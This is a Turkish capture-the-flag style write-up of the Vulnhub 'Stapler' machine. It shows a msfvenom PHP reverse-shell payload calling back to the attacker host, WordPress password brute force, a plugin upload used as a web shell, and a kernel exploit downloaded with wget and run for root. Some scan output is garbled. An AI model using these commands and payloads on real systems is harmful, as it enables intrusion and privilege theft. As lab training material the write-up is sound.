Stapler

Kaan Efe Öğüt

ADLİ BİLİŞİM MÜHENDİSLİĞİ

-Vulnhub üzerinde bulunan Stapler zafiyetli makinesinin çözümünü sizinle paylaşmak istedim.

-Vulnhub üzerinden elde ettiğim Stapler zafiyetli makinesini Virtualbox üzerinden İmport ediyorum ve Linux ile aynı ağ ayarlarına getirip çalıştırıyorum.

-Çalıştırma işleminin ardından arka planda bu şekilde çalışır vaziyette bırakıyorum.

```
Nmap scan report for 10.0.2.5
Host is up (0.00067s latency).
Not shown: 992 filtered ports
PORT STATE SERVICE
20/tcp
21/tcp
        closed ftp-data
        open ftp
22/tcp
         open
                ssh
53/tcp
         open
                domain
80/tcp
         open
                http
139/tcp open
                netbios-ssn
666/tcp open
3306/tcp open mysql
MAC Address: 08:00:27:3D:B5:DA (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.4
Host is up (0.000010s latency).
All 1000 scanned ports on 10.0.2.4 are closed
Nmap done: 256 IP addresses (5 hosts up) scanned in 16.07 seconds
```

-Zafiyetli makinenin IP adresini öğrenmek için Nmap üzerinden bir ağ taraması gerçekleştiriyorum ve IP adresini öğrendim.

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-04 12:25 +03 Nmap scan report for 10.0.2.5
Host is up (0.00059s latency).
Not shown: 65523 filtered ports
              STATE SERVICE
                                        VERSION
             closed ftp-data
open ftp
20/tcp
   /tcp open ftp vsftpd 2.0.8 or later
ftp-anon: Anonymous FTP login allowed (FTP code 230)
Can't get directory listing: PASV failed: 550 Permission denied.
21/tcp
     STAT:
        server status:
         Connected to 10.0.2.4
          Logged in as ftp
          TYPE: ASCII
         No session bandwidth limit
         Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
          vsFTPd 3.0.3 - secure, fast, stable
   End of status
                                        OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
 2/tcp
              open
   ssh-hostkey:
2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
```

- -Öğrendiğim IP adresi üzerinden bir nmap taraması gerçekleştirip ağ yapısı hakkında bilgi sahibi oluyorum.
 - -FTP portu üzerinde anonymous olarak bir login yapılabileceğini söylüyor.
 - -Tep portunun açık olduğunu görüntülüyorum.
 - -VSFTPD üzerinden bir işlem yaptığını görüntülüyorum fakat bu sürümünde bir exploit bulunmamaktadır.
 - -Garip bir şekilde 12380 ve 3306 portunun bulunduğunu görüntülüyorum buraya da bakacağım.

```
rect → 2021)-[~]

# ftp 10.0.2.5

Connected to 10.0.2.5.

220-

220-|

220-|

220-|

220-|

220-|

220-|

220-|

220-|

220-|

220-|

220-|

220-|

220-|

220-|

220 |

Name (10.0.2.5:root): anonymous

331 Please specify the password.

Password:

230 Login successful.
```


- -Web sitesine bakmadan önce ilk etapta FTP portu üzerinden bir işlem gerçekleştireceğim.
 - -FTP üzerinden anonymous-anonymous kadı ve şifresiyle giriş yapıyorum.

```
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 107 Jun 03 2016 note
226 Directory send OK.
ftp> get note
local: note remote: note
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note (107 bytes).
226 Transfer complete.
107 bytes received in 0.00 secs (50.7490 kB/s)
ftp> exit
221 Goodbye.
```

-"dir" komutu ile içerisinde ki dosyaları görüntülüyorum.İçerisinde bir adet note dosyası olduğunu görüyorum ve "get note" komutu ile bu dosyayı kendi sanalıma indiriyorum.

```
| (root 2021)-[~]
| Belgeler Downloads Genel Masaüstü Müzik note Resimler Şablonlar Videolar
| (root 2021)-[~]
| cat note | Elly, make sure you update the payload information. Leave it in your FTP account once your are don e, John.
```


- Ardından bu text dosyasını görüntülediğimde içerisinde böyle bir bilgiye erişiyorum.



-Şimdi ise HTTP üzerinden bir işlem gerçekleştirmek istiyorum.Fakat siteyi açtığımda karşıma böyle bir sayfa geliyor.




-Sayfa üzerinden bilgi elde edemediğim için kaynak koduna bakıyorum buradan bir bilgi edinebilirim diye fakat buradanda pek bir bilgi elde edemiyorum.




-Nmap üzerinden gördüğüm 12380 portunu tarayıcı üzerinde görüntülüyorum ve karşıma bir web sitesi arayüzü geliyor.

-Ardından page source kısmına bakıyorum ve burada da bilgi elde edemiyorum.




Elimde sadece web sitesi bulunduğu için ilk etapta dirbuster aracı üzerinden işlem gerçekleştireceğim.


-Dirbuster aracının çalışması için bir wordliste ihtiyaç duyuyor bu isteği karşılamak için "/usr/share/wordlist/dirbuster" dizin içerisinde bulunan medium wordlisti kullanıyorum.




-Bu işlem yaklaşık 1 gün süreceği için bu araç arka planda çalışırken nikto aracını da çalıştırıyorum.



- -Nikto aracıyla bir inceleme yaptığımda bir SSL olduğunu görüntülüyorum.
- -Robots.txt'yi kendim görüntülemeye çalıştığımda dönüş alamazken burada gerekli bilgilere erişim sağlayabiliyorum.



-Robots.txt üzerinden erişim sağladığım dizinleri görüntülediğim de bir adet blog sayfası ve bir adet login ekranı görüntülüyorum.



-Login üzerinde bir SqlI gerçekleştirilip giriş denenebilir fakat ben burada bir deneme gerçekleştirmeden önce birde blog üzerinde de bir arama gerçekleştirmek istiyorum.

```
Initech | Office Life
                                                                               https://10.0.2.5:12380/blogb × 🦺 phpMyAdmin
                         C 🛈
                                                                                                                                                                                                                                      ... ⊌ ☆
                                                                                                                                                                                                                                                                                     6 view-source:https://10.0.2.5:12380/blogblog/
                       margin: 0 .07em !important;
                      vertical-align: -0.lem !important;
background: none !important;
padding: 0 !important;

}
</style>
</style>
</ink rel='stylesheet' id='google-fonts-css' href='https://fonts.googleapis.com/css?family=Montserrat%3A400%2C7
</ink rel='stylesheet' id='bhost-bootstrap-css-css' href='https://10.0.2.5:12380/blogblog/wp-content/themes/bho</ink rel='stylesheet' id='bhost-meanmenu-css' href='https://10.0.2.5:12380/blogblog/wp-content/themes/bhost/cs</td>

clink rel='stylesheet' id='bhost-font-awesome.min-css' href='https://10.0.2.5:12380/blogblog/wp-content/themes/bhost/cs

clink rel='stylesheet' id='bhost-style-css' href='https://10.0.2.5:12380/blogblog/wp-content/themes/bhost/style

clink rel="EditURI" type="application/rsd+xml" title="RSD" href="https://10.0.2.5:12380/blogblog/xmlrpc.php?rsd"

clink rel="wlwmanifest" type="application/wlwmanifest+xml" href="https://10.0.2.5:12380/blogblog/xmlrpc.php?rsd"

clink rel="sulvmanifest" type="application/wlwmanifest+xml" href="https://10.0.2.5:12380/blogblog/wp-includes/wlwmanifest+xml" href="https://10.0.2.5:12380/blogblog/wp-includes/wlwmanifest+xml" href="https://10.0.2.5:12380/blogblog/wp-content/themes/bhost/js/html5.js">

cscript src='https://10.0.2.5:12380/blogblog/wp-content/themes/bhost/js/html5.js">

cstyle type="text/css">- recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;

           <style type="text/css">.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;
<style type="text/css" id="custom-background-css">
body.custom-background { background-color: #f4f4f4f4; }
           </style>
</head>
   46 <box>document 46 <br/>
46 -<br/>
47 -<br/>
47 -- .container is main centered wrapper --
                      <div id="page" class="hfeed site">
                                 / class="site-title"><a href="https://lo.o.2.5:12380/blogblog/" rel="home">Initech</a></hl
<pre>class="site-description">Office Life
                                                         </div>
                                             </div><!-- .site-branding -->
                                             <div class="mainmenu">
```

-Blog üzerinde kaynak koduna baktığımda bir Wordpress kullandığını görüyorum ve burada wpscan aracı ile tarama gerçekleştirip işlem yapılabileceğini düşünüyorum.



-Wpscan üzerinden bir tarama başlattığımda SSL sertifikası dolayısıyla böyle bir hata almaktayım.




-Bu hatayı bypass etmek için sonuna --disable-tls-checks ekliyorum.

```
URL: https://10.0.2.5:12380/blogblog/ [10.0.2.5]
 +] Started: Thu Nov 4 13:58:00 2021
Interesting Finding(s):
[+] Headers
   Interesting Entries:
    - Server: Apache/2.4.18 (Ubuntu)
    - Dave: Soemthing doesn't look right here
   Found By: Headers (Passive Detection)
   Confidence: 100%
[+] XML-RPC seems to be enabled: https://10.0.2.5:12380/blogblog/xmlrpc.php
   Found By: Headers (Passive Detection)
   Confidence: 100%
   Confirmed By:
    - Link Tag´(Passive Detection), 30% confidence
    - Direct Access (Aggressive Detection), 100% confidence
   References:
    - http://codex.wordpress.org/XML-RPC_Pingback_API
    https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
    - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
    - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access
[+] WordPress readme found: https://10.0.2.5:12380/blogblog/readme.html
   Found By: Direct Access (Aggressive Detection)
   Confidence: 100%
[+] Registration is enabled: https://10.0.2.5:12380/blogblog/wp-login.php?action=register
   Found By: Direct Access (Aggressive Detection)
   Confidence: 100%
```


-Sonuçlarına baktığımızda karşımıza bulduğu açıkları görüntüleyebiliyorum.

```
wpscan --url https://10.0.2.5:12380/blogblog/ --disable-tls-checks --enumerate u
```


- Açıklardan bilgi edinsemde Wpscan aracının kullanımıyla ilgili burada sonuna eklediğim -- enumerate u komutu ile sistem içerisinde bulunan userlar hakkında bilgi sahibi olabilirim.
 - -Burada bulduğum userlar üzerinden bir Bruteforce gerçekleştirip gerekli bilgilere erişim sağlayabilirim.



-Bulduğu userları da şu şekilde görüntüleyebiliriz.



- Linux içerisinde bulunan hazır wordlist fasttrack.txt ile Wpscan üzerinden bir bruteforce işlemi gerçekleştiriyorum.



-Fasttrack.txt içerisinde bu şifreyi bulamadı bu sebeple rockyou.txt ile işlemlerime devam edeceğim.

```
0% Time: 00:26:05


If Valid Combinations Found:
    | Username: piohn, Password: incorrect

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

- Wpscan ile tarama işleminin sonucunda john kullanıcısının şifresine başarılı bir şekilde ulaşabildim.



- Login sayfasına geçiş yaptığımda burada ki giriş yerinde bulduğum kullanıcı adı ve şifreyle giriş yapıyorum.



-Siteye başarılı bir şekilde giriş sağlayabildim artık buraya eklediğim php.shell ile shell almaya çalışacağım.

```
Dosya Eylemler Düzen Görünüm Yardım

(root © 2021)-[~/Masaüstü]

msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.2.4 LPORT=4343 -f raw > myshell.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload

[-] No arch selected, selecting arch: php from the payload

No encoder specified, outputting raw payload

Payload size: 1109 bytes
```

-Shell işlemi için bu sefer msfvenom kullanıyorum ve bir shell oluşturuyorum.


```
msf6 exploit(
                                     er) > show options
Module options (exploit/multi/handler):
     Name Current Setting Required Description
Payload options (generic/shell_reverse_tcp):
               Current Setting Required Description
     Name
                                                        The listen address (an interface may be specified)
The listen port
     LHOST
                                         yes
    LPORT 4444
Exploit target:
     Id Name
     0 Wildcard Target
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.0.2.4
LHOST ⇒ 10.0.2.4
msf6 exploit(multi/handler) > set LPORT 4343
LPORT ⇒ 4343
LPORT ⇒ 4343

msf6 exploit(multi/handler) > exploit -j -z

[*] Exploit running as background job 0.

[*] Exploit completed, but no session was created.
  *] Started reverse TCP handler on 10.0.2.4:4343
```


- -Netcat ile dinlemeye alabileceğim gibi metasploit üzerinden de dinlemeye alabilirim.
- -Bunun için use exploit/multihandler komutuyla çalıştırıyorum ve ardından IP ve PORT bilgilerini girip
 - -Exploit -j -z komutu ile başlatıyorum.



-Site üzerinden media yüklenecek bir bölüm görüntülüyorum.Burada içerisine php dosyası ekliyorum fakat sonunu .png olarak değiştirip yüklüyorum.



-Ardından media üzerinden görüntüleyebiliyorum fakat buradan png olduğu için çalıştırma şansım olmadığı için çalıştırabileceğim farklı alanlara bakıyorum.



- Plugin üzerinden ekleme yapıyorum ve burada kullanıcı adı ve şifreyi ekleyip çalıştırıyorum.



- Uploads bölümüne geçiş yaptığımda .php uzantılı dosyayı görüntüleyebiliyorum.
 - -Bunu çalıştırıyorum ve ardından başarılı bir şekilde shell alabildim.


-Sunucuya erişimi başarıyla sağladık fakat burada amacımız root yetkisi alabilmektir.

```
meterpreter > wget https://github.com/rebootuser/LinEnum
[-] Unknown command: wget.
meterpreter > github https://github.com/rebootuser/LinEnum
[-] Unknown command: github.
meterpreter > apt-get install git
[-] Unknown command: apt-get.
meterpreter > shell
Process 31025 created.
Channel 0 created.
```

- -Tmp dosyasına geçiş yapıyorum ve burada wget-git clone gibi komutları deniyorum fakat burada bu komutlar çalışmıyor.
 - --Bu sebeple shell komutu ile ilk önce shell alıp ardından bu işlemleri deneyeceğim.

```
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/gcc
/usr/bin/curl
ii g++
                                                                                                                                             i386
                                                                                                                                                                      GNU C++ compi
                                                                             4:5.3.1-1ubuntu1
ii g++-5
                                                                             5.3.1-14ubuntu2.1
                                                                                                                                             i386
                                                                                                                                                                      GNU C++ compi
ler
                                                                                                                                                                      GNU C compile
ii gcc
                                                                             4:5.3.1-1ubuntu1
                                                                                                                                            i386
ii gcc-5
                                                                             5.3.1-14ubuntu2.1
                                                                                                                                             i386
                                                                                                                                                                      GNU C compile
-rw-r--- 1 root root 2908 Jun 4 2016 /etc/passwd
-rw-rw-r-- 1 root root 1253 Jun 4 2016 /etc/group
-rw-r--r-- 1 root root 575 Oct 22 2015 /etc/profile
-rw-r----- 1 root shadow 4518 Jun 5 2016 /etc/shadow
 -rwsr-xr-x 1 root root 36288 Mar 29 2016 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 39560 Mar 29 2016 /usr/bin/chsh
-twsr-xr-x 1 root root 159852 Mar 29 2016 /usr/bin/sudo
-rwsr-xr-x 1 root root 48264 Mar 29 2016 /usr/bin/sudo
-rwsr-xr-x 1 root root 48216 Jan 17 2016 /usr/bin/pkexec
-rwsr-xr-x 1 root root 36288 Mar 29 2016 /usr/bin/newgidmap
```

-LinEnum aracını çalıştırdığımda bu sonuçları elde etmekteyim fakat bu sefer farklı araçlarda kullanmak istiyorum.



-LinPeas aracı ile işlem başlatıyorum buradan da güzel sonuçlar elde edebilirim.

```
Analyzing Wordpress Files (limit 70)

-rw-r--r-- 1 root root 3042 Jun 4 2016 /var/www/https/blogblog/mp-config.php
define('DB_NAME', 'wordpress');
define('DB_DASSWORD', 'plbkac');
define('DB_DASSWORD', 'plbkac');
define('DB_MOST', 'localhost');

Analyzing Drupal Files (limit 70)
settings.php Not Found

Analyzing Moodle Files (limit 70)

config.php Not Found

Analyzing Supervisord Files (limit 70)
```

-Sonuçlara baktığımda basit bir şekilde bile bir kullanıcı adı şifre elde edebildim.

```
Available information:

Kernel version: 4.4.0
Architecture: i686
Distribution: ubuntu
Distribution version: 16.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

78 kernel space exploits
48 user space exploits

Possible Exploits:

cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broke
```

-Bana exploit önerecek olan bir başka araç ise LinuxSuggester'dır.Bunu da çalıştırıyorum ve sonucunda bana gerekli bilgileri döndürüyor.

```
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/
default/files/rh-cve-2016-5195_5.sh
[+] [CVE-2016-4997] target_offset
   Details: https://www.exploit-db.com/exploits/40049/
   Exposure: highly probable
                          cernel:4.4.0-21-generic} ]
   Download URL: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bi
n-sploits/40053.zip
   Comments: ip_tables.ko needs to be loaded
[+] [CVE-2016-4557] double-fdput()
   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=808
   Exposure: highly probable
   Tags: [ ubuntu=16.04{kernel:4.4.0-21-generic} ]
   Download URL: https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bi
n-sploits/39772.zip
   Comments: CONFIG_BPF_SYSCALL needs to be set \delta 	ilde{b} kernel.unprivileged_bpf_disabled 
eq 1
[+] [CVE-2021-3156] sudo Baron Samedit 2
  Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sud
o.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main
[+] [CVE-2017-7308] af_packet
   Details: https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.htm
   Exposure: probable
   Tags: [ ubuntu=16.04 ]{kernel:4.8.0-(34|36|39|41|42|44|45)-generic}
```

- -Burada bana onlarca exploit önerisinde bulundu burada tek tek deneme işlemi gerçekleştirilebilir.
- -Crontab üzerinde işlem gerçekleştiren double-fdput() ile işlemlerime devam edeceğim.

```
wget https://github.com/offensive-security/exploit-database-bin-sploits/raw/master/bin-sploits/39
772.zip
--2021-11-04 15:03:46-- https://github.com/offensive-security/exploit-database-bin-sploits/raw/m
aster/bin-sploits/39772.zip
Resolving github.com (github.com) ... 140.82.121.3
Connecting to github.com (github.com)|140.82.121.3|:443 ... connected.
```

-Double-fdput aracını ilk önce indiriyorum.

```
tar xf exploit.tar
ls
crasher.tar
ebpf_mapfd_doubleput_exploit
exploit.tar
cd ebpf_mapfd_doubleput_exploit
ls
compile.sh
doubleput.c
hello.c
suidhelper.c
```

-Aracı indirdikten sonra tar içerisinde olduğunu görüyorum bunu "tar xf exploit.tar" ile çıkartıyorum ardından .c uzantılı olduğunu görüyorum burada bu dosyayı gcc ile derlemem gereklidir.

-Burada compile.sh bulunduğu için gcc yerine bunu kullanacağım.(bash compile.sh)

```
bash compile.sh
doubleput.c: In function 'make_setuid':
doubleput.c:91:13: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast
    .insns = (__aligned_u64) insns,
doubleput.c:92:15: warning: cast from pointer to integer of different size [-Wpointer-to-int-cast
    .license = (__aligned_u64)""
ls
compile.sh
doubleput
doubleput.c
hello
hello.c
suidhelper
suidhelper.c
./doubleput
starting writev
woohoo, got pointer reuse
writev returned successfully. if this worked, you'll have a root shell in \leqslant 60 seconds.
suid file detected, launching rootshell...
we have root privs now...
whoami
root
```

-Bash komutu ile compile.sh dosyasını çalıştırıyorum ve ardından compile ettiğim aracı çalıştırıyorum.Sonucunda başarılı bir şekilde root olabildim.